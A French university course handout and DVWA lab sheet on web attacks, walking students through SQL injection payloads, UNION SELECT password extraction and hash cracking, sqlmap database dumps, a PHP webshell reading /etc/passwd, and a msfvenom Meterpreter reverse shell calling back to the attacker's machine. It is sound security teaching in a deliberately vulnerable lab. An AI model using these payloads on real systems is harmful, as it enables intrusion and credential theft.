SECURITE WEB

Attaques Web et Injections

Module : Securite Offensive et Defensive

Seance 3 : SQLi, XSS, Upload

Prof. Lahcen AITIBOUREK

Créé par : Rachid Bouselama

14 fevrier 2026

Table des matieres

(Clic droit sur la table et selectionner "Mettre a jour les champs" pour actualiser)

Partie I : Theorie - Les Failles Web (OWASP)

Cette partie presente les concepts fondamentaux de la securite web. Nous allons explorer les vulnerabilites les plus critiques identifiees par l'OWASP, comprendre comment elles fonctionnent et pourquoi elles representent un danger pour les applications web.

1. Le Top 10 OWASP

L'OWASP (Open Web Application Security Project) est une organisation a but non lucratif qui recense et classe les failles de securite les plus critiques affectant les applications web. Ce classement, appele "Top 10 OWASP", est mis a jour regulierement et sert de reference mondiale pour les professionnels de la securite.

Figure 1 : Les 10 vulnerabilites OWASP les plus critiques

Les trois vulnerabilites cles abordees dans ce cours :

- **Broken Access Control**: Un utilisateur peut acceder a des ressources ou des fonctionnalites auxquelles il ne devrait pas avoir acces. Exemple : manipulation d'URL pour acceder au compte d'un autre utilisateur.
- **Cryptographic Failures**: Les donnees sensibles ne sont pas correctement chiffrees. Cela inclut les mots de passe stockes en clair, l'absence de HTTPS, ou l'utilisation d'algorithmes de chiffrement obsoletes.

- **Injection (SQL, LDAP, OS)**: L'attaquant envoie des donnees malveillantes qui sont interpretees comme des commandes par le serveur. C'est l'une des failles les plus dangereuses et les plus courantes.

2. L'Injection SQL (SQLi)

L'injection SQL est une technique d'attaque qui exploite les vulnerabilites dans le traitement des entrees utilisateur d'une application web. Elle permet a un attaquant d'injecter du code SQL malveillant dans les requetes envoyees a la base de donnees.

Comprendre le mecanisme

Une application web communique avec sa base de donnees via le langage SQL (Structured Query Language). Lorsqu'un utilisateur saisit des donnees (par exemple, son identifiant), l'application construit une requete SQL pour recuperer les informations correspondantes.

Exemple de code vulnerable :

```
$sql = "SELECT * FROM users WHERE id = " . $id;
```

Si l'attaquant saisit pour l'ID :

```
1 OR 1=1
```

La requete devient :

```
SELECT * FROM users WHERE id = 1 OR 1=1
```

> ***Analyse :****La condition*




Figure 2 : Fonctionnement d'une attaque par injection SQL

Types d'attaques SQLi

0. **Injection Union-Based**: Utilise l'operateur UNION pour combiner les resultats de la requete legitime avec une requete malveillante, permettant d'extraire des donnees d'autres tables.
1. **Injection Blind**: L'attaquant n'a pas de retour direct des donnees mais peut deduire des informations en observant le comportement de l'application (temps de reponse, messages d'erreur).
2. **Injection Error-Based**: Exploite les messages d'erreur SQL pour obtenir des informations sur la structure de la base de donnees.

3. La Faille d'Upload (RCE)

La faille d'upload, ou "Unrestricted File Upload", se produit lorsqu'une application web permet aux utilisateurs de telecharger des fichiers sans verification adequate du type, de l'extension ou du contenu. Cette vulnerabilite peut conduire a une Execution de Code a Distance (RCE - Remote Code Execution).

Le principe de l'attaque

Imaginez un site web qui permet aux utilisateurs de telecharger une photo de profil. Si l'application ne verifie pas correctement le fichier telecharge, un attaquant peut :

3. **Creer un fichier PHP malveillant**: Ce fichier contient du code qui permet d'executer des commandes systeme sur le serveur. On appelle cela un "Webshell".
4. **Telecharger le fichier**: L'attaquant uploade le fichier PHP au lieu d'une image.
5. **Executer le code**: Une fois le fichier sur le serveur, l'attaquant y accede via son URL et execute des commandes arbitraires.




Figure 3 : Schema d'une attaque par upload de fichier

Exemple de Webshell PHP

Un webshell minimaliste permet d'executer des commandes passees en parametre URL :

```
<?php
system($_GET['cmd']);
?>
```

Une fois uploade, l'attaquant peut executer des commandes en accedant a :

```
http://site.com/uploads/shell.php?cmd=cat /etc/passwd
```

> ***Attention :****Ces techniques sont strictement reservees a un usage educatif en environnement controle. L'application de ces methodes sur des systemes sans autorisation est illegale et severement punie par la loi.*

Partie II : Fiche Labo - Hacking Web sur DVWA

Cette partie vous guide pas a pas dans la pratique des attaques web sur la plateforme DVWA (Damn Vulnerable Web Application). Suivez chaque etape attentivement et prenez des captures d'ecran pour votre rapport.

4. Preparation de l'environnement

Configuration de la cible

Etape	Action	Description
1	Ouvrir Firefox sur Kali Linux	Lancez le navigateur Firefox depuis votre machine Kali.
2	Acceder a DVWA	Naviguez vers : http://[IP_METASPLOITABLE]/dvwa
3	S'authentifier	Utilisez les identifiants : admin / password
4	Configurer la securite	Allez dans l'onglet "DVWA Security" et reglez le niveau sur LOW
5	Valider	Cliquez sur Submit pour appliquer les changements

Capture 1 : Page DVWA avec niveau de securite LOW

5. Exercice 1 : Injection SQL Manuelle

Allez dans l'onglet "SQL Injection" de DVWA pour commencer cet exercice.


5.1 Test de vulnerabilite

Objectif : Verifier que le champ est vulnerable a l'injection SQL.

Etape	Action	Description
1	Test normal	Entrez l'ID "1" et observez le resultat. Le site affiche les informations de l'utilisateur admin.
2	Test d'injection	Entrez l'ID "1'" (avec une apostrophe)
3	Observer l'erreur	Si vous obtenez une erreur SQL syntaxique, cela confirme la vulnerabilite

> ***Explication :****L'erreur SQL indique que l'application concatene directement l'entree utilisateur dans la requete SQL sans verification. C'est la preuve que l'injection est possible.*

Capture 2 : Erreur SQL obtenue avec l'apostrophe




5.2 L'attaque "Always True"

Objectif : Extraire toutes les donnees de la table utilisateurs.

Etape	Action	Description
1	Entrer la payload	Dans le champ ID, saisissez : %' OR '0'='0' #
2	Analyser la payload	% = joker (selectionne tout), OR '0'='0' = condition toujours vraie, # = commentaire SQL
3	Observer le resultat	Toute la base de donnees utilisateur s'affiche

Capture 3 : Resultat de l'attaque Always True




5.3 Extraction des mots de passe (UNION SELECT)

Objectif : Utiliser UNION SELECT pour extraire les mots de passe hashes.

Etape	Action	Description
1	Construire la requete	Entrez : 1' UNION SELECT user, password FROM users #
2	Observer les resultats	Les noms d'utilisateur et leurs mots de passe (en MD5) s'affichent
3	Noter les hashs	Copiez les hashs MD5 affiches
4	Craquer le hash	Allez sur crackstation.net et collez un hash pour obtenir le mot de passe en clair

Capture 4 : Extraction des mots de passe avec UNION SELECT



Capture 5 : Resultat du crack sur CrackStation


6. Exercice 2 : Automatisation avec SQLMap

SQLMap est un outil open source qui automatise la detection et l'exploitation des failles SQL injection.

6.1 Recuperation du Cookie de session

Etape	Action	Description
1	Ouvrir les outils	Sur la page DVWA, appuyez sur F12 pour ouvrir les outils de developpement
2	Acceder aux cookies	Allez dans l'onglet Stockage (ou Application) > Cookies
3	Copier PHPSESSID	Notez la valeur du cookie PHPSESSID
4	Copier security	Notez aussi la valeur du cookie security (devrait etre 'low')

Capture 6 : Cookies de session dans Firefox



6.2 Scan de la base de donnees


Commande SQLMap :

```
sqlmap -u "http://[IP_CIBLE]/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=[VOTRE_ID]" --dbs
```

Explication des parametres :

- **-u**: Specifie l'URL cible avec les parametres vulnerables
- **--cookie**: Fournit les cookies d'authentification necessaires pour DVWA
- **--dbs**: Demande a SQLMap de lister toutes les bases de donnees disponibles

Capture 7 : Resultat du scan SQLMap (--dbs)



6.3

Dump de la table Users

Une fois la base 'dvwa' identifiee, extrayez les donnees de la table users :


```
sqlmap -u "http://[IP_CIBLE]/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="..." -D dvwa -T users --dump
```

Parametres supplementaires :

- **-D dvwa**: Selectionne la base de donnees 'dvwa'
- **-T users**: Selectionne la table 'users'
- **--dump**: Extrait tout le contenu de la table

> *SQLMap va automatiquement tenter de craquer les hashs MD5 des mots de passe !*

Capture 8 : Dump de la table users avec SQLMap



7. Exercice 3 : File Upload (Creation d'un Webshell)

Allez dans l'onglet "File Upload" de DVWA pour cet exercice.


7.1 Creation du virus

Etape	Action	Description
1	Creer le fichier	Sur votre bureau Kali, creez un fichier nomme hack.php
2	Editer le fichier	Ouvrez-le avec un editeur de texte (nano, mousepad...)
3	Ajouter le code	Copiez le code PHP du webshell

Contenu de hack.php :

```
<?php
// Execute la commande passee en parametre URL "cmd"
system($_GET['cmd']);
?>
```

Capture 9 : Fichier hack.php cree sur le bureau



7.2 Upload et Execution


Etape	Action	Description
1	Uploader le fichier	Cliquez sur "Browse", selectionnez hack.php, puis cliquez "Upload"
2	Noter le chemin	Le site affiche le chemin ou le fichier est stocke (ex: ../../hackable/uploads/hack.php)
3	Executer une commande	Dans la barre d'URL, accedez au fichier avec une commande :

```
http://[IP_CIBLE]/dvwa/hackable/uploads/hack.php?cmd=cat /etc/passwd
```


Vous pouvez remplacer 'cat /etc/passwd' par n'importe quelle commande Linux :

- **ls -la**: Lister les fichiers du repertoire courant
- **whoami**: Afficher l'utilisateur courant
- **uname -a**: Afficher les informations systeme

Capture 10 : Upload reussi de hack.php



Capture 11 : Execution de commande via le webshell



8. Exercice 4 : Reverse Shell PHP (Optionnel - Avance)

Cet exercice utilise Metasploit pour creer un shell interactif plus sophistique.

Creation du payload avec msfvenom

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP_KALI] LPORT=4444 -f raw > shell.php
```

Parametres :

- **LHOST**: Votre adresse IP Kali (machine attaquante)
- **LPORT**: Le port sur lequel vous allez ecouter (4444)
- **-f raw**: Format de sortie brut (code PHP)


Mise en place du listener

Etape	Action	Description
1	Ouvrir Metasploit	Dans un terminal, lancez : msfconsole
2	Charger le handler	use exploit/multi/handler
3	Configurer le payload	set PAYLOAD php/meterpreter/reverse_tcp
4	Configurer LHOST	set LHOST [IP_KALI]
5	Configurer LPORT	set LPORT 4444
6	Lancer l'ecoute	exploit

Declenchement du reverse shell

Etape	Action	Description
1	Uploader shell.php	Uploadez le fichier shell.php sur DVWA
2	Acceder au fichier	Dans le navigateur, accedez a l'URL du fichier uploade
3	Observer la connexion	La session Meterpreter s'ouvre automatiquement dans Metasploit

